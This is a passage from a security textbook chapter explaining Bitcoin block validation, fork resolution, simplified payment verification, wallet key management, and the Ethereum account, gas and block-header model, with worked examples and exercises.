Example (Relative mining difficulty). For block $L = 626,976$ (Fig. 13.8), and using equation (13.5) for b , we compute: $D_L = b_G/b_L = (c_G \cdot 2^{8 \cdot 26})/(c_L \cdot 2^{8 \cdot 20}) = (c_G/c_L)2^{48}$ for $c_G = 0x00FFFF$, $c_L = 0x11A333$. Using a hex calculator (or site), $D_L \approx 2^{43.8594}$.

Example (Mining difficulty, bits and leading zeros). The difficulty of mining can be expressed—albeit less precisely—solely by a lower bound on the number of leading zero

bits in the relevant hash. From Fig. 13.8, the genesis block requires 32 zero bits, and 75 are required by block $L = 626,976$. From our example, this block L has mining difficulty $D_L \approx 2^{43.8594}$. Note that $\log_2(D_L) = 43.8594$, while $75 - 32 = 43$. This illustrates the general relationship: a block with difficulty D_L corresponds to a target bound b with z leading zero bits, for $z = 32 + \lfloor \log_2(D_L) \rfloor$, i.e., dropping the fractional part. The number of hashing trials (nonce trials) expected *on average* is then approximated by $T = 2^z$.

‡**Exercise** (Mining is not for the meek). If you try to mine a block, might you get lucky and make some easy money? Not likely. Using the mining bound to find the expected number of SHA256 hashes needed, estimate your expected time if using one modern desktop CPU. (Hint: [53]; look up how many SHA256 hashes/s can be done. With money up for grabs, you face many competitors with heavy investments in specialized hardware.)

13.6 Building the blockchain, validation, and full nodes

Here we discuss how it is decided which blocks actually end up on the blockchain, through Bitcoin’s decentralized consensus process. Once a miner has *mined* a block (i.e., has a proof of work—a block header satisfying the hash target), it sends the block to its peers, hoping that they start building on it rather than a competing miner’s block. Peers independently validate this block and, if it is valid, add it to their local view of the blockchain and share it with further peers. On receiving a new valid block, it is expected that most miners abandon their own effort to find a block at that *height*, clean up their memory pool, and start mining a fresh block. We now look at how transactions and blocks are validated.

TRANSACTION VALIDATION. A peer network propagates new transactions as candidates for embedding into a next block. *Full nodes* (page 394) receive and, by design, share them further if they pass validity tests. Transaction validation checks include:

- T1. size checks (e.g., transaction bytesize is in current min-max range; min ≈ 100);
- T2. sanity checks on transaction format, field syntax, script structure;
- T3. value checks (non-negative, < 21 million, sum of outputs \leq sum of inputs);
- T4. check whether the `lock-time` field implies that the transaction is not yet valid; and
- T5. financial viability—each claimed output must: (i) exist, (ii) be unspent, i.e., in the UTXO pool, and (iii) have its locking script satisfied by an unlocking script.

Transactions previously seen are not re-forwarded. These checks are also used by miners before admitting transactions into their memory pool.

BLOCK VALIDATION CHECKS. Testing whether a new block is valid requires checks on its transactions and header. The main items to fully verify that a block is valid are:

- B1. total block bytesize (originally max 1 Mb, now at most 2–4 Mb; see Section 13.9);
- B2. sanity checks on the block header (format, syntax, timestamp reasonable);
- B3. proof of work in the block header (the authentic hash bound is satisfied);
- B4. Merkle root in the header matches hash of all transactions;
- B5. each individual transaction validates (see transaction checks above); and
- B6. a single coinbase transaction is included, listed first, and claims the correct value.

Once a block passes all these checks, a node is expected to propagate it—but only if, in the node’s local view, the block is on the *main branch* (below). This requires a further check: the block header must have a valid hashlink to a parent, at the head of the main branch. (This parent should, based on earlier checks, also chain back to a trusted checkpoint block, if not the genesis block itself.) By propagating the block to peers, a node enables others to build on the same main branch. Since no individual node can trust that others follow these rules, each carries out independent checks—and a consensus emerges (below).

MAIN AND SIDE BRANCHES. Despite the simplified model (Fig. 13.7, page 389), the tip of the blockchain has a *main branch* (main chain) and side branches (Fig. 13.9). The *main chain* tends to be the longest chain (tallest stack), but by definition is the branch with greatest *aggregate proof of work* (smaller hash targets carry more weight). Note however that nodes in the distributed peer network may have different local views, based on incomplete information (e.g., due to temporary link failures, or propagation delays related to network topology); for competing new valid blocks at the same height and mining-bound, a miner tends to build on the one first received. Thus a single node’s view is not definitive or universal; rather than all miners working on the main branch, some temporarily mine competing branches—possibly at different heights. A side branch *could* grow to overtake the main chain. As we shall see, in practice side branches either fall away or overtake the main branch quite quickly (e.g., within one or two blocks).

ORPHAN AND UNRECOGNIZED BLOCKS. Suppose a node receives a block that verifies as valid (above). The block may extend the main chain, a side branch, or neither (if its header hashlink matches no parent block previously seen, including all side branches). The first case is common; the main chain remains unchanged. In the second case, it is possible that a side branch now overtakes the main branch; a miner with this view is expected to switch over to the new main branch. In the third case, with no parent in sight from the local view, the block goes into a holding tank called the *orphan block* pool. One source of orphan blocks is a block emerging relatively quickly by chance, and arriving at a peer ahead of its parent; when the parent block finally arrives, the orphan is moved into the relevant case. Blocks that fit side branches (the prev-block-hash field fitting a side-chain parent)—let’s call them *side-pool* blocks—are, like orphan pool blocks, kept in the short term, as they may come into play. But as a main branch emerges to be a clear winner over increasingly distant side branches, blocks on distant side branches in essence become permanently excluded from the main branch. In this way, some candidate blocks, *despite a valid proof of work*, fail to be included in the consensus blockchain. Sadly, the unlucky miners of such *unrecognized blocks* receive no block rewards,¹¹ and over time, such blocks effectively cease to exist, as they are not “on” the blockchain. *C'est la vie.*

CONFIRMED BLOCKS. As an increasing number of blocks are built on top of a given block, the probability of it failing to become part of the consensus blockchain diminishes rapidly, and eventually it is considered “on the blockchain” as an unchangeable outcome.

¹¹‡Some experts use the word *stale* for a block not on the main chain, while others use it for any block arriving after a same-height block was already seen (such a block often ending up matching the first case). Other terms for side-chain blocks are *uncles* or *ommers* (in Ethereum) and *orphans* (in Bitcoin)—but the latter causes confusion with a dictionary interpretation of (true) *orphan* to mean *parentless* (as in our use).

The block—and its transactions—are then said to be *confirmed*. By rule of thumb, a depth of 6 suffices in practice for confirmation; less cautious users may go with fewer. An *unconfirmed* block remains subject to the risk of *double spending* or becoming *unrecognized* due to branch reorganization, in which case its transactions will not be valid.

‡COINBASE OUTPUT HOLD. As an extra rule, no coinbase transaction output can be spent until the coinbase block is confirmed at least N times—to rule out any practical chance that after the block reward is spent, the blockchain is reorganized such that the coinbase block is no longer on the main chain (thereby becoming invalid). $N = 100$ is used at the time of writing, implying on average a wait of 16 hrs 40 min at 10 min/block.

INCENTIVE TO EXTEND MAIN BRANCH. As a heuristic expectation, *miners will build on the main branch*. This is supported by two circumstances. 1) In preparing a block header, a miner must explicitly choose a branch to extend, as a block's prev-block-hash field specifies a parent. 2) If a miner completes a proof of work but their block perishes on a side branch, the miner loses the block reward. Thus committing to build on a known side branch reduces expected earnings (odds are, it is wasted effort). The rule that a block reward stands only if its block settles on the main chain incentivizes *compliant* behavior.¹² Note: if a non-compliant miner includes an invalid transaction in its block, other miners lose incentive to build on it, as doing so would forfeit *their own* potential block reward, as other compliant peers will abandon that branch, on seeing the block fail validity tests.

BLOCK SELECTION AS VOTING. In review, as nodes see new blocks, the invalid are dropped, the others fitted to a branch at a unique fitting point using the block header's parent pointer. Each new block may rearrange leadership between main and side branches. Using local information, miners independently choose which branch to build on—each incentivized to build on what is the main branch from their view. Each miner, by choosing a block to build on, in essence casts a vote for a main branch, “voting with their feet”.

Example (*How forks resolve quickly*). Suppose two miners are building on the same parent block Z (Fig. 13.9a), and at about the same time, each completes their block and sends it to their peers. What will happen? We expect peers to begin mining new blocks on top of whichever of these two blocks, A or B , they receive first. Now some miners are working to extend branches with parent A , and some with parent B (Fig. 13.9b); call them branchA miners, and branchB miners. We say the blockchain has a *fork*.

Now a miner in one of the two sets will succeed first—say branchB—and immediately propagate new block B' . Both branchA and branchB miners receive B' . BranchB miners see their (main) branch has been extended, and immediately start building new blocks with B' as parent, to extend branchB yet further. BranchA miners see that “their” main branch has now fallen behind; they could continue, hoping to get lucky twice (first finding a block A' to catch up, and then a second to re-take the lead), but they are already one block behind, which may be a sign that more computing power was already on branch B . Even if a valid A' is found, by that time, branchB miners may have a B'' (Fig. 13.9c). And branchA miners recall: no block reward can be claimed unless your block ends up

¹²Here *compliant* means consistent with a Bitcoin reference implementation. Aside from the reward incentive, Bitcoin also relies on an assumption that a majority of computing power rests with compliant miners.




Figure 13.9: Resolution of a blockchain fork (model scenario). (a) If blocks A and B emerge around the same time (say this event happens with constant probability p), miners start building on A or B , whichever they receive first. (b) Blocks A' and B' may again emerge at about the same time, but the probability of t such events in a row is an increasingly unlikely p^t (decaying exponentially as t grows). Typically one block, say B' , emerges sufficiently ahead of others, that a majority of miners receive it first and start building on it. (c) By the time block B'' emerges, extending B' , almost all miners have abandoned work on side branch A and recognize B as the main branch.

on the main branch. Alas, the odds suggest that it is time to switch to branch B , and leave gambling to the weekend horse races. As some branchA miners switch to join branch B , the probability increases that branch B pulls further ahead. Branch A becomes a side branch with fewer miners, and soon none (if they are paying attention and receive timely updates from their network links). The fork is now resolved, in favor of branchB miners.

FULL NODES AND MINING POOLS. Devices may connect to the Bitcoin network as *nodes*. (For *light nodes*, see Section 13.7.) *Full nodes* validate and forward individual transactions and blocks, and maintain UTXO pools. They are the foundation of the peer network, and miners rely on access to their functionality—including to manage transactions in memory pools, for inclusion in new blocks. The core mining activity (building new blocks) is distinct from peer sharing of data, and not all full nodes are also miners. One might thus expect fewer miners than full nodes. However, miners may form a *mining pool* (also page 404), to collectively work on the same hashing puzzle for an in-progress block proposed by a *pool leader* (with block rewards split by agreement); one full node then serves many miners. By some estimates, there are many more miners than full nodes; in practice, the ratio of full nodes to miners is not precisely understood.

Exercise (Non-compliant miner). If a miner prepares a candidate block (with valid proof of work) whose coinbase transaction claims a larger block reward than allowed, and circulates this block while no other candidate blocks at that height are also ready, will this block be accepted into the blockchain? Why or why not?

‡Exercise (Blockchain forks reconverging). Using a series of diagrams, explain the sequential stages as two groups of miners compete as the blockchain forks, work to extend different branches, then quickly reconverge on the main branch. (Hint: [1, pp.199-204].)

13.7 ‡Simple payment verification, user wallets, private keys

Here we discuss *thin clients* and issues related to Bitcoin *wallets* and storing private keys. A summary of cryptographic algorithms used in Bitcoin is also given.

LIGHT NODES AND SPV. A prudent seller who receives bitcoin as payment in a transaction T may wish to wait until T is confirmed before releasing goods—in case the buyer is double spending. A confirmation can be observed without running a full node by a method called *Simplified Payment Verification* (SPV). Indeed, typical client software is not run as a full Bitcoin node processing all blocks and their transactions; that requires a significant investment of computing time and memory (the blockchain is relatively large), and regular users are interested in their own transactions, not mining. In contrast, SPV requires only the block headers from the top block to the block containing the target transaction, plus minor further data as explained next. SPV clients (also called *thin clients* or light nodes) may be used in wallet software (page 397); newly originated retail transactions sent into the network are processed by full nodes. Thin clients have a reduced data footprint—aside from using block headers (smaller by a factor of about 1000 than full blocks), they collect and keep transaction details only for transactions of specific interest, e.g., payments for a given user’s addresses (keys).

SPV PROCESS. The idea is to establish that transaction T is legitimately part of block L . If L is then observed to be at depth k , this gives confidence that T has k confirmations. Inclusion of T in L is established by Merkle *path authentication* (below). The chain from the top block to L is verified through block headers (the proofs of work are checked). For confidence that these headers are themselves part of the authentic chain, it suffices to have confidence in the authenticity of the top block retrieved; hashlinks are used to verify the rest. One method is to retrieve and cross-check the top block from multiple nodes (assuming at least one source is honest and not under attacker influence); another is to obtain the top block from a single trusted source and channel.

MERKLE PATH AUTHENTICATION. Relying on collision resistance properties of hash functions, the block header `merkle-root` field is used to verify that a transaction belongs to a block as follows. Suppose a given transaction is asserted to be part of a block (say transaction 3 in it), and a client wishes to confirm this. Let the block header’s `merkle-root` value be x , and `txID-3` the transaction’s hash. Using `txID-3` along with the off-path values (`txID-4`, `H1.2`, `H5.8`) from the *authentication path* in Fig. 13.10, the client proceeds to recompute a candidate root value, and as the final test compares that for equality to x (from the integrity-checked block header). The client may obtain the off-path values by a query to peers—any values that result in matching x suffice for a *proof of inclusion*, confirming that the transaction is part of the block. (The peers need not be trusted—the assurance relies again on cryptographic hash function *collision resistance*, and an authentic root value.)

Exercise (SPV confirmation). SPV verifies block headers (from top to target block), but not the individual transactions in intervening blocks. Why is that not necessary?

Exercise (Authenticity of block headers). Two methods to ensure authenticity of block headers are noted above. A third is to obtain the full set from any source (not nec-




Figure 13.10: Merkle path authentication. Off-path values for txID-3 are shaded (blue). A block having N transactions has an *authentication path* involving only $\lg_2(N)$ values.

essarily trusted), and confirm by hashlinks that they lead into a genesis block hard-coded into the verifying client. Discuss advantages and disadvantages of the three alternatives.

Exercise (SPV and UTXOs). The input of a new transaction W claims an output from an old transaction T . The buyer is in a hurry; the seller prefers to wait for 6 confirmations of W before releasing any goods. The buyer suggests to the seller: “Use SPV to verify that T is a valid transaction; that will confirm that the output that I am claiming is valid cash recognized by Bitcoin.” What should the seller do, and why?

PRIVATE KEY: GUARD AS CASH. Bitcoin transactions send currency to addresses. Digital signatures claim the currency, requiring access to private keys. Consequently:

- 1) loss of the private key means (unrecoverable) loss of the currency; and
- 2) theft of the private key allows theft of the currency.

Furthermore, transactions are irrevocable and irreversible. This makes Bitcoin attractive to criminals and thieves, and is in contrast to conventional banks, where regulations typically require long-term relationships with, and contact details for, real-world participants.

PRIVATE KEY RISKS AND PASSWORDS. The risk of losing a private key is increased by possible loss of any information or device used to generate or protect it. This includes passwords or passphrases used to derive a symmetric encryption key (*passkey*) to protect a private key, and seeds in hierarchical wallets (page 398). It is therefore risky (inviting loss) to store a private key encrypted under a passkey while relying entirely on human memory to recall the password. Specific risks to private keys thus include:

- a) loss of access due to forgotten passwords,
- b) loss of access due to hardware failure or lost information, and
- c) theft, possibly combined with *offline guessing attacks* (Chapter 4).

As noted above, the risk is permanent loss of the associated currency. The disadvantages of passwords (Chapter 3) have severe implications here—if a private key (or related passkey) is misplaced, forgotten, or lost, there is no equivalent to the password recovery (rescue) services associated with web account passwords. The risk of theft (consider malware, device theft, cloud storage break-in, cloud backup) followed by successful offline guessing can be mitigated by avoiding user-chosen passwords.

PRIVATE-KEY MANAGEMENT AND WALLETS. In the context of Bitcoin, *wallet* refers to a means to store and manage key pairs. Beyond storing private keys, wallet functionality may include a convenient user interface, and being able to track all transactions related to unspent outputs paid into a user’s addresses. Wallet strategies, broadly either online (higher convenience, lower safety) or offline, imply two storage categories.

- i) *Hot storage* (private keys reside on devices regularly connected to the Internet). This includes *client wallet* software running on a user’s own device (e.g., local desktop, laptop, smartphone); and *cloud wallets*, with user private keys managed by (or available to be retrieved from) a web-based service. The risks here include theft by malware (e.g., local), Internet-based theft, and third-party risks (cf. exchanges, below).
- ii) *Cold storage* (private keys are on offline media, ideally never directly connected to the Internet). This includes *paper wallets* (with keys printed then stored in a safe place, made human-readable by encoding as hexadecimal strings or base58 or 2D barcodes); storage on a USB key or other physical token; and *hardware wallets* (special-purpose hardware devices allowing private-key computations, but not private-key export). Payments can be made to an address whose private key is offline (since payment does not itself involve a receiver’s private key), if the address itself is known.

CUSTODIANS AND EXCHANGES. As noted, coin owners should guard Bitcoin private keys as cash. Analogously to cash being deposited in traditional banks, Bitcoin *custodian services* are available, through access to users’ private keys. Separately, Bitcoin *exchanges* facilitate conversion between fiat currencies and cryptocurrencies, and may also offer custodian services. As these introduce intermediaries as trusted third parties, this trades off one risk (a user losing its own private keys) for others (trustworthiness of a third party’s integrity and viability, and its ability to protect its private keys from theft).

Exercise (Bitcoin exchange bankruptcies). (a) Summarize the popular media reports of the 2014 bankruptcy of the (Japanese) MtGox exchange (hint: wikipedia). (b) Give a technical summary of Bitcoin *transaction malleability* as it relates to MtGox (hint: [21]). (c) Summarize what is known about the 2019 bankruptcy of the (Canadian) QuadrigaCX exchange and CEO Gerald Cotten (hint: online resources).

HASH FUNCTIONS. Table 13.5 summarizes the use of hash functions in Bitcoin.

Use	Example	Algorithm
mining (header hash)	page 387	dhash = SHA256(SHA256(·))
txID, prev-out-txID	Table 13.1	dhash (for transaction identifiers)
prev-block-hash	Table 13.4	dhash (for block/block header identifiers)
merkle-root	Table 13.4	dhash
addresses	page 377	RIPEMD160(SHA256(·)); dhash for checksum
ECDSA signatures	page 397	dhash (may differ in special cases)

Table 13.5: Hashing algorithm use in Bitcoin. “dhash” is short for double-SHA256.

ELLIPTIC CURVE SIGNATURES. Hash functions are noted above, and Bitcoin does not specify encryption (its use by wallet software to protect private keys is independent of the Bitcoin protocol). For digital signatures, Bitcoin uses the elliptic curve digital

signature algorithm (ECDSA) and an elliptic curve identified as secp256k1. It is believed to provide 128-bit security, i.e., a successful attack should require about 2^{128} symmetric-key operations or SHA256 invocations. Private keys are 256 bits; signatures are 512 bits. Public keys are 512-bit points (x, y) , or reduced to 257 bits in *compressed* format with the x component and a single bit allowing the y component to be computed from the curve equation $y^2 = x^3 + 7 \pmod{p}$; the extra bit selects one of the two square root solutions.

DETERMINISTIC KEY SEQUENCES. Bitcoin imposes a key management burden on users, by expecting use of a new key pair for each transaction. How should a normal person repeatedly generate public-private key pairs, make a new public key available (to receive each transfer) and securely back up each private key, without ever connecting cold to hot storage? As a popular response, Bitcoin wallets (software applications) support schemes deriving pseudo-random sequences of private keys from a (secret) master or seed key, providing a *master public-key property*: sequences of corresponding public keys (addresses) can be derived from a separate, non-secret seed. Giving the non-secret seed to a network-connected wallet enables public-key generation for countless incoming transfers; private keys remain offline (cold). Securely backing up one secret seed replaces backing up long lists of secrets. Extending such schemes to multi-level trees of keys results in *hierarchical deterministic* (HD) key schemes. A related concept is *watch-only* wallets (and addresses): a network-connected wallet (client or service) is given a set of public keys, in order to monitor for all transactions involving the corresponding addresses, without risk of outgoing transfers (private keys are withheld, thus *watch-only*). This works for any public key, but often involves seed-based sequences (i.e., master public keys, as above).

Example (Deterministic key management). Such deterministic schemes for DSA-type digital signatures rely on the simple relationship between a signature private key x and matching public key $g^x \pmod{p}$. (Here we use Diffie-Hellman notation; generator g and prime p are suitable public parameters.) For a sense of how such schemes work, consider a sequence of keys relying on two parameters: our previous x (a secret random number), and a new k (random number). Index i identifies a stage in the sequence, “ $::$ ” denotes concatenation, and H is, say, SHA256. The i th private and public keys are now:

$$\text{(private)} \quad x_i = x + H(i :: k) \quad \text{and} \quad \text{(public)} \quad g^{x_i} = g^x \cdot g^{H(i :: k)} \quad (13.9)$$

Addresses are derived from public keys in the usual way. Using $k = g^x \pmod{p}$ eliminates the need for a separate random number k . Generating the public-key sequence requires knowing g^x (and k if distinct); knowing that does not allow derivation of private keys, but does allow discovery that a sequence of keys (addresses) are related. Note: in the simple scheme of equation (13.9), every individual private key x_i should be protected as strongly as the master private key x , because compromise of any single x_i allows recovery of x (by the left equation), allowing an adversary to compute all private keys in the sequence.

ONGOING CHALLENGES. Many issues remain for Bitcoin and related cryptocurrency and blockchain systems. While our aim has been a relatively concise introduction, with more focus on understanding how things work than why or design options or ongoing research (Section 13.9), we note among the challenges: scalability (number of transactions per second or block), massive power consumption by mining, centralization due to mining

pools (page 404), privacy, use of cryptocurrencies in illegal activities, governance issues, usability and asset safety (including both theft and lost access to private keys).

13.8 ‡Ethereum and smart contracts

Ethereum has attracted enormous attention since its debut in July 2015. One of many Bitcoin-inspired cryptocurrencies, it builds on the idea of blockchain-based public ledgers. However, far beyond simple cryptocurrency transfers, it strives to deliver a decentralized computing platform for executing *smart contracts*—specialized programs designed to execute autonomously, recording data and implementing agreements involving virtual goods. Here we give an overview of how Ethereum works and a sense of its major differences from Bitcoin, in a selective tour to motivate readers to explore further.

EXPLICIT ACCOUNT BALANCES. Ethereum’s currency, *ether* (ETH), is created by a block mining process resembling that of Bitcoin. ETH can be transferred across Ethereum accounts by transactions, and exchanged for other currencies. Unlike Bitcoin, which stores values as unspent transaction outputs, Ethereum explicitly tracks per-account balances, using nonces (as counters) to prevent replay of transactions as noted next.

TYPES OF ACCOUNTS. Ethereum has two types of accounts. An *externally-owned account* (EOA or user account) is controlled by a private key, and sends signed transactions to be included in blocks on Ethereum’s blockchain. EOAs have three state values:

$$(\text{address}, \text{balance}, \text{nonce}) \quad (13.10)$$

An EOA identifier or *address* is the rightmost 20 bytes of the hash of the account’s ECDSA public key (using KECCAK-256, the basis for SHA-3); *balance* is the account’s current value in *wei* ($1 \text{ ETH} = 10^{18} \text{ wei}$); *nonce* counts how many transactions an EOA has sent.

The second type of account is a *code account* (or *contract account*). It is controlled by an executable program called a *contract*, which runs on the Ethereum virtual machine (EVM, below). The code runs when a contract receives a *message* (below), and may access Ethereum storage, write new state, send new messages, and create further contracts (bottom left, Fig. 13.11, page 402). A code account has five defining state values:

$$(\text{address}, \text{balance}, \text{nonce}, \text{acctStorageRoot}, \text{codeHash}) \quad (13.11)$$

A code account’s *nonce* counts how many contracts it has created; its *address* is the hash of the sender’s address and nonce from the transaction that created it. An *acctStorageRoot* value binds storage (persistent state) to each code account; it is the 32-byte hash root of a Merkle Patricia Tree (page 403), allowing authentication of any-sized persistent state, with underlying data, e.g., stored in a database and retrieved as needed, its integrity verifiable using the root value. Finally, *codeHash* is the hash of the contract bytecode, uniquely identifying the executable code that runs when a message is sent to the account.

TRANSACTIONS AND MESSAGES. EOAs create Ethereum *transactions*, which are signed data structures (details below). They are commonly used to:

- a) transfer value between EOAs (for simple payments),

- b) invoke existing contracts, and
- c) create new contracts (initializing them and setting up their executable code).

Both transactions and contract executions may result in *messages* to (other) contracts; these also transfer value and data between accounts. Messages to contracts may trigger responses; this instantiates functions, and is how contracts interact.

EVM EXECUTION, MEMORY AND LOCAL MACHINE STATE. Ethereum nodes independently execute contracts on their local copy of an *Ethereum virtual machine* (EVM). In contrast to Bitcoin's minimal scripting language with limited opcodes and no loops (albeit thereby avoiding infinite loops and related deliberate abuses), the EVM instruction set is *complete* in the sense that it enables general computer programs (called *Turing completeness*), with one major constraint: computation is gas-limited (*gas* is explained next).

Local EVM execution involves three flavors of memory:

- 1) a conventional *run-time stack* (32-byte values are PUSHed and POPed);
- 2) (non-persistent) EVM *execution memory*; and
- 3) (persistent) EVM *storage*, holding key-value pairs (32 bytes for each of key, value).

A program counter (PC) indexes the next byte of EVM code to execute, and a GAS register tracks gas. We summarize an EVM's operational *machine state* as:

$$\text{local EVM machineState} = (\text{PC}, \text{GAS}, \text{exec_mem}, \text{stack}, \text{current_code}) \quad (13.12)$$

The machine has access to relevant account state, (13.10) and (13.11), including the persistent storage underlying `acctStorageRoot` and `codeHash`, which is the EVM bytecode denoted `current_code` in (13.12). EVM execution also has access to metadata from the current transaction and incoming messages resulting from it, and the header data of the block associated with the transaction; and can send a return value (as a byte array).

FEES AND GAS CONCEPT. Ethereum uses a fee model designed to protect resource consumption from both deliberate (malicious) actions and the effects of benign errors. The cost of resources used by transactions and contract execution must be paid for by accounts. A *fee schedule* (page 401) specifies the cost of each resource in units of *gas* (generalizing the idea of buying gas for a car); bills for resources consumed are in gas units. Gas is bought using ETH, but the price of gas is not fixed. Instead, a transaction offers *gasPrice*, a price per unit of gas used. By including a transaction in a block, the miner accepts the offered gas price. Minimum expected gas prices are known or advertised.

TRANSACTION FIELDS. We model a transaction by a data structure with fields:

$$(\text{toAddr}, \text{valueTo}, \text{data}, \text{nonce}, (\text{gasLimit}, \text{gasPrice}), \text{sendersSig}) \quad (13.13)$$

Messages are similar, but without `sendersSig`. The fields are used as follows.

`toAddr`: the receiver's account address (page 399), or NUL for contract creation.

`valueTo`: amount to transfer to the receiver (in wei). If the receiver is a contract, its code is run. For a contract creation, this is the new account's starting balance.

`data`: for messages, this provides input to contracts. For contract creation, it provides startup code that is run once as initialization, and returns the long-term EVM code to be run on each subsequent invocation of the contract.

nonce: this is compared to the sender account’s nonce value (counter) when a transaction is executed by a miner (and processed by peers), to stop transaction replays.

gasLimit: maximum number of gas units the sender releases to execute this transaction (including costs associated with any resulting messages).

gasPrice: offered payment per unit of gas (in wei per gas unit). The miner that mines a transaction collects fees including all gas spent executing the transaction. Any gas allocated but unused upon completion is returned to the sender. The *up-front cost* of a transaction is computed as: $v_0 = (\text{gasLimit} * \text{gasPrice}) + \text{valueTo}$.

sendersSig: this provides data allowing verification of the sender’s signature, and also includes information identifying the sender’s address.

RECEIPTS AND EXECUTION LOGS. Dedicated EVM opcodes are used to *log* or record, for external access, information on events related to contract execution. For each transaction involving contracts, a *receipt* is generated. It includes a status code, the set of logs generated, and a *Bloom filter* data structure for efficient use of the log information.

EVM FEE SCHEDULE. Gas charges (Table 13.6) based on instruction complexity or system cost apply to EVM opcodes, persistent memory used (EVM storage), and the number of bytes in a transaction (effectively a bandwidth cost). A contract does not pay for its own gas—rather, the invoking transaction does.

EVM charge	Description of Ethereum opcode or storage-related item (gas units: wei)
3–5 gas	ADD, SUB, NOT, XOR; MUL, DIV, MOD
8 gas	JUMP (+2 if conditional), ADDMOD (addition modulo 2^{256})
375 gas	base cost of a LOG operation; +375 per LOG topic, +8 per byte of LOG data
20,000 gas	to store a non-zero value in EVM persistent storage (contract memory)
4 gas	for every zero byte (code or data) in a transaction
68 gas	for every non-zero byte (code or data) in a transaction
21,000 gas	base cost for every transaction
32,000 gas	to create a contract (in addition to base cost)

Table 13.6: Fee schedule, illustrative items [55]. The last four are *intrinsic* gas costs.

MINING REWARDS. The miner of an Ethereum block (or rather, the beneficiary specified, Table 13.7) receives the block’s transaction fees (gas consumed in executing its transactions), plus a *block reward*¹³ of 2 ETH, plus 1/32 of this reward value for including each of up to two *ommer* headers (next paragraph). The beneficiary of any so-included ommer block also receives between 7/8 and 2/8 of the block reward, the fraction calculated as $(8 - i)/8$ where i counts (from 1 to 6) how many generations older the ommer block is than the mined block. (This rewards some miners even for a valid block that never makes it onto the blockchain.) Aside: whereas Bitcoin’s (current) plan halves the block subsidy every four years until a fixed currency production end-date, Ethereum currently has no production end-date and somewhat *ad hoc* rule changes (e.g., the block reward was 5 ETH before dropping to 3, and now 2 as of the time of writing).

¹³Ethereum’s *block reward* corresponds to what Bitcoin calls a block *subsidy* in (13.3), page 381.

Field Name	Description
parentHash	hashlink to parent block on blockchain
ommersHash	hash of the ommers list in the full block (explained inline)
nonce	8-byte counter, used in proof of work
mixHash	explicit representation of proof of work
difficulty	analogous to Bitcoin difficulty (but easier, producing blocks faster)
block_number	explicitly stated block number
timestamp	approximate Unix time of block birth
beneficiary	20-byte receiver address for block reward (e.g., miner's address)
gasLimit	bound on per-block gas costs
gasUsed	total gas used on this block, including executing its transactions
logsBloom	256-byte structure related to block's log entries/transaction receipts
transactionsRoot	hash of root of Merkle Patricia Tree of block's transactions (page 403)
receiptsRoot	analogous to transactionsRoot, but for transaction receipts in block
stateRoot	analogous to transactionsRoot, but for persistent state (world state)
extraData	up to 32 bytes further content (at miner's option)

Table 13.7: Ethereum block header. \star Hash and \star Root fields are 32 bytes. The header is about 500 bytes (extraData varies by 32 bytes); over half of this is logsBloom.

BLOCK HEADERS, COMPLETE BLOCKS AND OMMERS. The fields in an Ethereum block header are summarized in Table 13.7 and Fig. 13.11. A full block consists of:

$$(\text{block_header}, \text{list_of_ommer_block_headers}, \text{sequence_of_transactions}) \quad (13.14)$$

The second item in (13.14) is a set of block headers that hash to ommersHash. An *ommer* block (gender-neutral for *uncle*, or off-chain sibling of an ancestor) is the sibling of an earlier main-chain block, but which (from the miner's local view) itself did not end up on the main chain despite being a valid candidate block. Ommers play a role in Ethereum's blockchain consensus protocol, which selects not the longest but the *heaviest chain* (Section 13.9). Ethereum gives miners an extra small reward for including block headers of up to 2 ommers in total from any of the past 6 generations. This heuristic aims to mitigate




Figure 13.11: Overview of Ethereum components. Components are explained inline.

